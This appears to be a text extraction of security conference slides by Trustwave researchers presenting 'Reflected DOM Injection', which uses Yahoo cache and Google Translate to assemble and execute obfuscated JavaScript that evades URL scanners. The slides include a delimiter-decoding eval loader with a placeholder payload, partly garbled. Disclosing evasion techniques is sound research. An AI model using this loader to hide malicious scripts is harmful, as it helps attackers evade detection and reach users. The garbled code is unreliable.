



UTILIZING POPULAR WEBSITES FOR MALICIOUS PURPOSES USING RDI

Daniel Chechik, Anat (Fox) Davidi



Security Web Scanners




Normalized URL: <http://www.yahoo.com/>

Detection ratio: 0 / 38

Analysis date: 2013-07-02 12:15:47 UTC (0 minutes ago)

File scan: The URL response content could not be retrieved or it is some text format (HTML, XML, CSV, TXT, etc.), hence, it was not enqueued for antivirus scanning.




- Analysis
- Additional information
- Comments
- Votes

URL Scanner	Result
ADMINUSLabs	Clean site
AlienVault	Clean site
Avira	Clean site
BitDefender	Clean site
C-SIRT	Clean site
CLEAN MX	Clean site

What is RDI?

Reflected DOM Injection



A Recipe for Disaster

- 1 simple web page
- 1 trustworthy web utility
- 1 script that behaves differently within a certain context
- 2 cups of funny cat pictures



Yahoo Cache

What Just Happened?!

```
function booyah() {  
  var x = document.getElementById("wakadiv").innerHTML;  
  var y = document.getElementsByTagName("span")[1].innerHTML;  
  var key = 0;  
  for (var i=0; i< y.length; i++) {  
    key += v.charCodeAt(i);  
  }  
  <base href="http://www.testwpekfpoekfpwoekfpwoekf.com/" /><meta http-equiv="content-type"  
  content="text/html; charset=utf-8"/><!-- Banner:Start --><style type="text/css">#b_cpb{color: black;  
  font: normal normal normal small normal arial,sans-serif} #b_cpb a{color: blue; text-decoration:  
  underline: font-weight:normal}</style><!-- LocalizedDate:6/17/2013--><!-- TwvariantDate:6/17/2013--><table  
  <div id="wakadiv" style="display:none;">                                bordercolor="#909090"  
  WAKA1455WAKA1464WAKA145DWAKA1452WAKA1463WAKA1451WAKA1458WAKA1457WAKA1454WAKA1450WAKA145FWAKA143BWAKA1418WAKA140FWAKA146AWAKA13F8WAKA146CWAKA13F8WA  
  145FWAKA143BWAKA1458WAKA1451WAKA141DWAKA1458WAKA1457WAKA1454WAKA1450WAKA1455WAKA1464WAKA145DWAKA1452WAKA1463WAKA1451WAKA1458WAKA1457WAKA1454WAKA1450WAKA145FWAKA143BWAKA1418WAKA140FWAKA146AWAKA13F8WAKA146CWAKA13F8WA  
  WAKA1417WAKA145CWAKA1450WAKA1467WAKA1430WAKA1455WAKA1464WAKA145DWAKA1452WAKA1463WAKA1451WAKA1458WAKA1457WAKA1454WAKA1450WAKA145FWAKA143BWAKA1418WAKA140FWAKA146AWAKA13F8WAKA146CWAKA13F8WA  
  52WAKA141BWAKA140FWAKA1457WAKA1454WAKA1450WAKA1455WAKA1464WAKA145DWAKA1452WAKA1463WAKA1451WAKA1458WAKA1457WAKA1454WAKA1450WAKA145FWAKA143BWAKA1418WAKA140FWAKA146AWAKA13F8WAKA146CWAKA13F8WA  
  462WAKA1454WAKA1418WAKA140FWAKA146AWAKA13F8WAKA146CWAKA13F8WA  
  140FWAKA1463WAKA1457WAKA1458WAKA1462WAKA141DWAKA1458WAKA1457WAKA1454WAKA1450WAKA1455WAKA1464WAKA145DWAKA1452WAKA1463WAKA1451WAKA1458WAKA1457WAKA1454WAKA1450WAKA145FWAKA143BWAKA1418WAKA140FWAKA146AWAKA13F8WAKA146CWAKA13F8WA  
  KA1430WAKA145BWAKA145BWAKA145EWAKA1452WAKA140FWAKA1455WAKA1464WAKA145DWAKA1452WAKA1463WAKA1451WAKA1458WAKA1457WAKA1454WAKA1450WAKA145FWAKA143BWAKA1418WAKA140FWAKA146AWAKA13F8WAKA146CWAKA13F8WA  
  AKA145CWAKA1450WAKA1467WAKA1430WAKA1455WAKA1464WAKA145DWAKA1452WAKA1463WAKA1451WAKA1458WAKA1457WAKA1454WAKA1450WAKA145FWAKA143BWAKA1418WAKA140FWAKA146AWAKA13F8WAKA146CWAKA13F8WA  
  WAKA142EWAKA140FWAKA145CWAKA1450WAKA1467WAKA1430WAKA1455WAKA1464WAKA145DWAKA1452WAKA1463WAKA1451WAKA1458WAKA1457WAKA1454WAKA1450WAKA145FWAKA143BWAKA1418WAKA140FWAKA146AWAKA13F8WAKA146CWAKA13F8WA
```

Let's Take it a Step Further

Google Translate

Go back in time (10 minutes ago)

- Producing a malicious URL “hosted” on Google

Google

http://handei.ueuo.com/tran.html



Translate

From:

Hebrew

To:

English

- We will be able to access it directly without the interface:

<http://translate.google.com/translate?hl=en&sl=iw&tl=en&u=http%3A%2F%2Fhandei.ueuo.com%2Ftran.html>

What happens behind the scenes



Let's Check Out the Code

```
</script>
</head>
<body style="
</form>
<dfn id=b>
<div id=111>
<div id=222>
<div id=000>
<div id=333>
WAKA0403W
418WAKA03/
KA0400WAK/
DWAKA03DE/
A041EWAKA/

var myDiv = document.getElementById("111");
var text = ('textContent' in myDiv)? 'textContent' : 'innerText';
var myText = myDiv[text].split(' ');
var Bob = document.getElementById("222")[text].split(' ');
var aaa = document.createElement(myText[myText.length-2]);
aaa.text = "var b = " + Bob[Bob.length-3] + " " + Bob[Bob.length-2] + " ";
document.getElementById('000').appendChild(aaa);
var c = document.getElementById('333').innerHTML;

key = 0;
del = "WAKA";
for (var i=0; i< b.length; i++) {
  key += b.charCodeAt(i);
}
var c3 = "";
var reg = new RegExp(del,"g");
c1 = c.replace(reg, "%u");
c2 = unescape(c1);
for (var i=0; i<c2.length; i++) {
  c3 += String.fromCharCode(c2.charCodeAt(i) - key);
}
eval(c3);
helloWorld();
```

Generated

"hello()>

Decrypted

WAKA040C'
FEWAKAO4
A040AWAI
WAKA041:
0300WAK

Executed

- After the text is translated, the malicious code is generated, decrypted and executed

Reflected DOM Injection

- RDI is a technique
- Context makes the difference
- Very hard to detect
- RDI is awesome!

VirusTotal / Wepawet ?

virustotal

Normalized URL: <http://translate.google.com/translate?hl=en&sl=iw&tl=en&u=http%3A%2F%2Fhandei.ueuo.com%2Ftran.html>

Detection ratio: **1 / 39**

Analysis date: 2013-07-11 10:39:31 UTC (2 minutes ago)

File scan: The URL response content could not be retrieved or it is some text format (HTML, XML, CSV, TXT, etc.), hence, it was not enqueued for antivirus scanning.

Analysis | Additional information | Comments | Votes

URL Scanner	Result
ADMINUSLabs	Sucuri SiteCheck Malicious site
AlienVault	Clean site
Antiy-AVL	Clean site
Avira	Clean site
BitDefender	Clean site
C-SIRT	Clean site
CLEAN MX	Clean site
Comodo Site Inspector	Clean site
CyberCrime	Unrated site

Thank You!

Q & A

Daniel Chechik:

dchechik@trustwave.com @danielchechik

Anat (Fox) Davidi:

adavidi@trustwave.com @afoxdavid

More Cats!

